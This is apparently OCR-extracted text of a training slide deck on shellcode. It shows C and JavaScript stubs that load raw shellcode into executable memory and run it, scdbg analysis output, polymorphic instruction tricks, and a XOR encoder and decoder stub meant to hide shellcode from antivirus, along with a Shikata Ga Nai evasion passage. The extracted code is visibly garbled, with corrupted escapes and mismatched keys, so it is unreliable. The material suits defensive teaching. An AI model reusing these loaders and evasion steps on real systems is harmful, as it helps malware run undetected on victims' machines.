
```

Shellcode Stub

```
vsCode > shellcode > C shellcode1.c > main()
1 #include <stdio.h>
2 #include <windows.h>
3
4 unsigned char buf[] =
5 "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50"
6 "\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26"
7 "\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7"
8 "\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78"
9 "\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3"
10 "\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01"
11 "\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58"
12 "\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3"
13 "\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a"
14 "\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d"
15 "\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb"
16 "\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c"
17 "\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
18 "\xf5\xd5\x6e\x6f\x74\x65\x70\x61\x64\xe6\x57\x65\x00";
19
20
21
22
23 int main() {
24     // Allocate memory for the shellcode
25     void *exec_mem = VirtualAlloc(0, sizeof(buf), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
26
27     // Copy shellcode to the allocated memory
28     memcpy(exec_mem, buf, sizeof(buf));
29
30     // Execute the shellcode
31     ((void(*)())exec_mem)();
32
33     return 0;
34 }
```

C program



```
10.2.99.4 - Remote Desktop Connection
C:\Tools\View8-main\testoutup - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
testoutup
1 function func_unknown()
2 {
3     r0 = func_unknown_000003F004DD9D1
4     return func_unknown_000003F004DD9D1
5 }
6 function func_unknown_000003F004DD9D1(a0, a1, a2, a3, a4)
7 {
8     r0 = a1("ffi-napi")
9     r1 = a1("ref-napi")
10    r15 = new [252, 72, 129, 228, 240, 255, 255, 255, 232, 208, 0, 0, 0, 65, 81, 65, 80, 82, 81, 86, 72,
11    r2 = "Buffer"["from"](r15)
12    r6 = r1["refType"](r1["types"]["void"])
13    r7 = r1["refType"](r1["types"]["void"])
14    r8 = r1["refType"](r1["types"]["uint32"])
15    r15 = new {"VirtualAlloc": null, "CreateThread": null, "WaitForSingleObject":
16    r17 = new [0, 0]
17    r17[0] = x7
18    r19 = new [0, 0, 0, 0]
19    r19[0] = x7
20    r19[1] = r1["types"]["uint64"]
21    r19[2] = r1["types"]["uint32"]
22    r19[3] = r1["types"]["uint32"]
23    r17[1] = r19
24    r15["VirtualAlloc"] = r17
25    r17 = new [0, 0]
26    r17[0] = r1["types"]["void"]
27    r19 = new [0, 0, 0]
28    r19[0] = x7
29    r19[1] = x7
30    r19[2] = r1["types"]["uint64"]
31    r17[1] = r19
32    r15["RtlMoveMemory"] = r17
33    r17 = new [0, 0]
34    r17[0] = r6
35    r19 = new ["pointer", 0, 0, 0, 0, 0]
36    r19[1] = r1["types"]["uint64"]
37    r19[2] = x7
38    r19[3] = x7
39    r19[4] = r1["types"]["uint32"]
40    r19[5] = x8
41    r17[1] = r19
42    r15["CreateThread"] = r17
```

decompile the javascript bytecode

Shellcode Analysis Techniques

Static Analysis

Disassembly: Binary Ninja

Hex Analysis: Examine raw hex values to identify patterns or signatures.


String Analysis: Search for human-readable strings to uncover potential functionality.

Dynamic Analysis

Sandbox Execution: shellcode_launcher.exe

Debugger Tools: Use debuggers (e.g., scdgb, x64dbg)

Shellcode Analysis Techniques - Binary Ninja



Shellcode Analysis Techniques - scdbg

The image shows the scdbg (libemu Shellcode Logger Launch Interface) window and its output window.

scdbg - libemu Shellcode Logger Launch Interface

Shellcode file: C:\Users\debuger\Desktop\test2_00160000.bin

Options:

- ☐ Report Mode
- ☐ Scan for Api table
- ☐ Unlimited steps
- ☐ FindSc
- ☐ Start Offset 0x
- ☐ Create Dump
- ☐ Use Interactive Hooks
- ☐ Debug Shell
- ☐ No RW Display
- ☐ Monitor DLL Read/Write
- ☐ Process Command Line
- ☐ fopen
- ☐ Manual Arguments

Buttons: Example, More, Launch

Output (hex and assembly):

```

000000 FC E8 82 00 00 00 60 89 E5 31 C0 64 8B 50 30 8B .....l.d.P0.
000010 52 0C 8B 52 14 8B 72 28 0F B7 4A 26 31 FF AC 3C R..R..r{..Jsl..<
000020 61 7C 02 2C 20 C1 CF 0D 01 C7 E2 F2 52 57 8B 52 a|,.....RW.R
000030 10 8B 4A 3C 8B 4C 11 78 E3 48 01 D1 51 8B 59 20 ..J<.L.x.H..Q.Y.
000040 01 D3 8B 49 18 E3 3A 49 8B 34 8B 01 D6 31 FF AC ...I.:I.4...l..
000050 C1 CF 0D 01 C7 38 E0 75 F6 03 7D F8 3B 7D 24 75 .....8.u.}.;$u
000060 E4 58 8B 58 24 01 D3 66 8B 0C 4B 8B 58 1C 01 D3 .X.X$.f..K.X...
000070 8B 04 8B 01 D0 89 44 24 24 5B 5B 61 59 5A 51 FF .....D$${[aYZQ.
000080 E0 5F 5F 5A 8B 12 EB 8D 5D 6A 01 8D 85 B2 00 00 ._Z....]j.....
000090 00 50 68 31 8B 6F 87 FF D5 BB F0 B5 A2 56 68 A6 .Phl.o.....Vh.
0000A0 95 BD 9D FF D5 3C 06 7C 0A 80 FB E0 75 05 BB 47 .....<.|....u..G
0000B0 13 72 6F 6A 00 53 FF D5 6E 6F 74 65 70 61 64 2E .roj.S..notepad.
0000C0 65 78 65 00 00 00 00 00 00 00 00 00 00 00 00 exe.....
0000D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
  
```

Output Window (C:\Windows\SYSTEM32\cmd.exe)

```

Loaded 1000 bytes from file C:\Users\debuger\Desktop\TEST2_~1.BIN
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

401099 WinExec(notepad.exe)
4010a5 GetVersion()
4010b8 ExitProcess(0)

Stepcount 553800

C:\Users\debuger\Desktop\tools\scdbg>
  
```

03

Encoding

Polymorphic Shellcode

Mutating the code while keeping the original algorithm intact, but the function of the code (its semantics) will not change at all. For example, $1+3$ and $6-2$ both achieve the same result while using different values and operations. This technique is sometimes used by computer viruses, shellcodes, and computer worms to hide their presence.

Polymorphic Shellcode

push 0x6475732f

push 0x4253510D

add dword [esp], 0x22222222

$0x4253510D + 0x22222222 = 0x6475732f$

push 0x6374652f


push 0x3621307A

xor dword [esp], 0x55555555

$0x3621307A \oplus 0x55555555 = 0x6374652f$

XORing Shellcode

30



XORing Shellcode - Generation

```
(kali@kali) ~/Documents/exploit
$ ./xorkey

Original Shellcode:
unsigned char buff[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x04\x11\x51\x41\x50\x52\x51"
"\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52"
"\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0"
"\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed"
"\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88"
"\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44"
"\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48"
"\x01\xd0\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1"
"\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58\x44"
"\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49"
"\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a"
"\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x48\x8b\x12\xe9\x57\xff\xff\x5d\x48\xba\x01\x00\x00"
"\x00\x00\x00\x00\x48\x0d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b"
"\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff"
"\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47"
"\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c\x63\x2e"
"\x65\x78\x65\x00";


Encrypted Shellcode after 3 XOR iterations (for inclusion in stub):
unsigned char buff[] =
"\xd6\x62\xa9\xce\xda\xc2\xea\x2a\x2a\x2a\x6b\x7b\x6b\x7a\x78\x7b"
"\x7c\x62\x1b\xf8\x4f\x62\xa1\x78\x4a\x62\xa1\x78\x32\x62\xa1\x78"
"\x0a\x62\xa1\x58\x7a\x62\x25\x9d\x60\x60\x67\x1b\xe3\x62\x1b\xea"
"\x86\x16\x4b\x56\x28\x06\x0a\x6b\xeb\xe3\x27\x6b\x2b\xeb\x8\x7c"
"\x78\x6b\x7b\x62\xa1\x78\x0a\xa1\x68\x16\x62\x2b\xfa\xa1\xaa\xa2"
"\x2a\x2a\x2a\x62\xaf\xea\x5e\x4d\x62\x2b\xfa\x7a\xa1\x62\x32\x6e"
"\xa1\x6a\x0a\x63\x2b\xfa\xc9\x7c\x62\x5d\x63\x6b\xa1\x1e\xa2\x62"
"\x2b\xfc\x67\x1b\xe3\x62\x1b\xea\x86\x6b\xeb\xe3\x27\x6b\x2b\xeb"
"\x12\xca\x5f\xdb\x66\x29\x66\x0e\x22\x6f\x13\xfb\x5f\x2f\x72\x6e"
"\xa1\x6a\x0e\x63\x2b\xfa\x4c\x6b\xa1\x26\x62\x6e\xa1\x6a\x36\x63"
"\x2b\xfa\x6b\xa1\x2e\xa2\x62\x2b\xfa\x6b\x72\x6b\x72\x74\x73\x70"
"\x6b\x72\x6b\x73\x6b\x70\x62\xa9\x6b\x0a\x6b\x78\x5d\xca\x72\x6b"
"\x73\x70\x62\xa1\x38\x3c\x7d\x5d\x5d\x57\x62\x90\x2b\x2a\x2a"
"\x2a\x2a\x2a\x2a\x2a\x62\xa7\xa7\x2b\x2b\x2a\x2a\x6b\x90\x1b\xa1"
"\x45\xad\x5d\xff\x91\xda\x9f\x88\x7c\x6b\x90\x8c\xfb\x97\x7b\x5d"
"\xff\x62\xa9\xee\x02\x16\x2c\x56\x20\xaa\xd1\xca\x5f\x2f\x91\x6d"
"\x39\x58\x45\x40\x2a\x73\x6b\xa3\xf0\x5d\xff\x49\x4b\x46\x49\x84"
"\x4f\x52\x4f\x2a";
```

Output

```
6  "0xcfc4883e4f0e8c00000004115141505251"
7  "0x564831d265488b5260488b5218488b52"
8  "0x18488b7250480fb74a4a4d31c94831c0"
9  "0x4d4831c9488b31c0acac3c617c7082c2041"
10 "0xc1c9c9d04101c1xe2ed524151488b52"
11 "0x208b423c4801d08b808b488b000048"
12 "0x85c074674801d0508b4818448b40"
13 "0x204901d0e35648ffxc9418b348848"
14 "01d06d4d31c94831c0acac41c1c9c9d041"
15 "01c1c138e075f14c034c24084539d1"
16 "0x75d858448b40244901d066418b0c"
17 "0x484448b4901c4901d0418b040884801"
18 "0d0415841585e595a41584159415a"
19 "0x4883xec204152ffxe05841595a488b"
20 "0x12e957ffxff5d48ba0100000000"
21 "00000000488d8d010100000041bba318b"
22 "0x6f87ffxd5bbf0b5a25641bba695xbd"
23 "0x9dfff0d54883xc4283c067c0a80fb"
24 "0x7505bb471372x6f6a00594189da"
25 "0xd5x63x61x6cx63x2ex65x78x65x00";
26
27 void xor_encrypt(unsigned char *data, size_t size, unsigned char key, int iterations) {
28     for (int i = 0; i < iterations; i++) {
29         for (size_t j = 0; j < size; j++) {
30             data[j] ^= key; // XOR each byte with the key
31         }
32     }
33 }
34
35 void generate_stub_format(unsigned char *data, size_t size) {
36     printf("unsigned char buff[] = \"\\n\"");
37     for (size_t i = 0; i < size; i++) {
38         printf("\\\\x02x", data[i]); // Print each byte in hex with escaped format
39         if ((i + 1) % 16 == 0 && i != size - 1) {
40             printf("\\n"); // Add new line after every 16 bytes for readability
41         }
42     }
43     printf("\\n");
44 }
45
46 int main() {
47     size_t buf_size = sizeof(buff) - 1; // Exclude null terminator
48     unsigned char key;
49     int iterations;
50
51     key = 0;
52     iterations = 3;
53
54     // printf("Enter XOR key (1-byte integer): ");
55     // scanf("%hu", &key);
56
57     // printf("Enter the number of XOR iterations: ");
58     // scanf("%d", &iterations);
59     printf("\\nOriginal Shellcode:\\n");
60     generate_stub_format(buf, buf_size);
61
62     // XOR encrypt the shellcode
63     xor_encrypt(buf, buf_size, key, iterations);
64
65     printf("\\nEncrypted Shellcode after %d XOR iterations (for inclusion in stub):\\n", iterations);
66     generate_stub_format(buf, buf_size);
67
68     return 0;
69 }
70
```

XORing Shellcode - Execution

```
(kali@kali) - [~/Documents/exploit]  
$ x86_64-mingw32-gcc -o test.exe stub-xor.c
```



c stub-xor.c

```
5 unsigned char buf[] =  
6 "xd6\x62\xa9\xce\xda\xc2\xea\x2a\x2a\x2a\x6b\x7b\x6b\x7a\x78\x7b"  
7 "\x7c\x62\x1b\xf8\x4f\x62\x1a\x78\x4a\x62\x1a\x78\x32\x62\x1a\x78"  
8 "\x0a\x62\x1a\x58\x7a\x62\x25\x9d\x60\x60\x67\x1b\xe3\x62\x1b\xea"  
9 "\x86\x16\x4b\x56\x28\x08\x0a\x6b\xeb\xe3\x27\x6b\x2b\xeb\xc8\xc7"  
10 "\x78\x6b\x7b\x62\x1a\x78\x0a\x1a\x68\x16\x62\x2b\xfa\x1a\xaa\x2a"  
11 "\x2a\x2a\x2a\x62\xfa\x5e\x4d\x62\x2b\xfa\x7a\x1a\x62\x32\x6e"  
12 "\xa1\x6a\x0a\x63\x2b\xfa\x9c\x7c\x62\x5d\x63\x6b\x1a\x1e\x2a\x62"  
13 "\x2b\xfc\x67\x1b\xe3\x62\x1b\xea\x86\x6b\xeb\xe3\x27\x6b\x2b\xeb"  
14 "\x12\xca\x5f\xdb\x66\x29\x66\x0e\x22\x6f\x13\xfb\x5f\x27\x6e"  
15 "\xa1\x6a\x0e\x63\x2b\xfa\x4c\x6b\x1a\x20\x62\x6e\x1a\x6a\x36\x63"  
16 "\x2b\xfa\x6b\x1a\x2e\x2a\x62\x2b\xfa\x6b\x72\x6b\x72\x74\x73\x78"  
17 "\x6b\x72\x6b\x73\x6b\x78\x62\xa9\xc6\x0a\x6b\x78\x5d\xca\x72\x6b"  
18 "\x73\x78\x62\x1a\x38\xc3\x7d\x5d\x5d\x5d\x77\x62\x90\x2b\x2a\x2a"  
19 "\x2a\x2a\x2a\x2a\x2a\x62\xa7\xa7\x2b\x2b\x2a\x2a\x6b\x90\x1b\x1a"  
20 "\x45\xad\x5d\xff\x91\xda\x9f\x88\x7c\x6b\x90\x8c\xbf\x97\x67\x5d"  
21 "\xff\x62\xa9\xee\x02\x16\x2c\x56\x20\xaa\xd1\xca\x5f\x2f\x91\x6d"  
22 "\x39\x58\x45\x48\x2a\x73\x6b\xa3\xf0\x5d\xff\x49\x4b\x46\x49\x84"  
23 "\x4f\x52\x4f\x2a";  
24  
25 // Function to decode the shellcode  
26 void xor_decode(unsigned char *data, size_t size, unsigned char key, int iterations) {  
27     for (int i = 0; i < iterations; i++) {  
28         for (size_t j = 0; j < size; j++) {  
29             data[j] ^= key; // XOR each byte with the key  
30         }  
31     }  
32 }  
33  
34 int main() {  
35     unsigned char xor_key = 42; // XOR key (must match the key used to encode the shellcode)  
36     int xor_iterations = 3; // Number of XOR iterations (must match the encoding iterations)  
37  
38     // Decode the shellcode  
39     xor_decode(buf, sizeof(buf) - 1, xor_key, xor_iterations); // -1 to exclude the null terminator  
40  
41     // Allocate memory for the shellcode  
42     void *exec_mem = VirtualAlloc(0, sizeof(buf), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);  
43     if (exec_mem == NULL) {  
44         printf("VirtualAlloc failed: %d\n", GetLastError());  
45         return -1;  
46     }  
47  
48     // Copy decoded shellcode to the allocated memory  
49     memcpy(exec_mem, buf, sizeof(buf));  
50  
51     // Execute the shellcode  
52     printf("Executing shellcode...\n");  
53     ((void(*)())exec_mem)();  
54  
55     // Free the allocated memory (optional, for completeness)  
56     VirtualFree(exec_mem, 0, MEM_RELEASE);  
57  
58     return 0;  
59 }  
60
```

Shikata Ga Nai

The "Shikata ga nai" encoder ... is still dominating today - and likely well beyond.



Chris Abou-Chabké

Founder and Chief Hacking Officer of Black Hat Ethical Hacking

Published Nov 1, 2024

+ Follow

Shikata Ga Nai


How Iterations Complicate Detection

"Shikata Ga Nai" supports multiple iterations, making the steps repeat, which thwarts simple detection techniques. As a defender, relying solely on static detection methods to identify SGN-encoded payloads is a losing game. Static analysis can't easily penetrate the encoding without fully unraveling the payload, and continuously scanning memory is computationally heavy. This leaves many detection systems defaulting to behavioral analysis or sandboxing to attempt interception.


For experienced security researchers, this is familiar and not new, **but how many elite ethical hackers are there really?** The real surprise is that SGN payloads still succeed at slipping past today's defenses. Encoded payloads crafted with SGN remain valuable, particularly since defenders often depend on signature-based detection. But as SGN's randomized encoding layers evade static scans, those relying on static detection alone will find SGN a consistent blind spot.

Shikata Ga Nai

35



Shikata Ga Nai



Preparing for AI based Malware ??

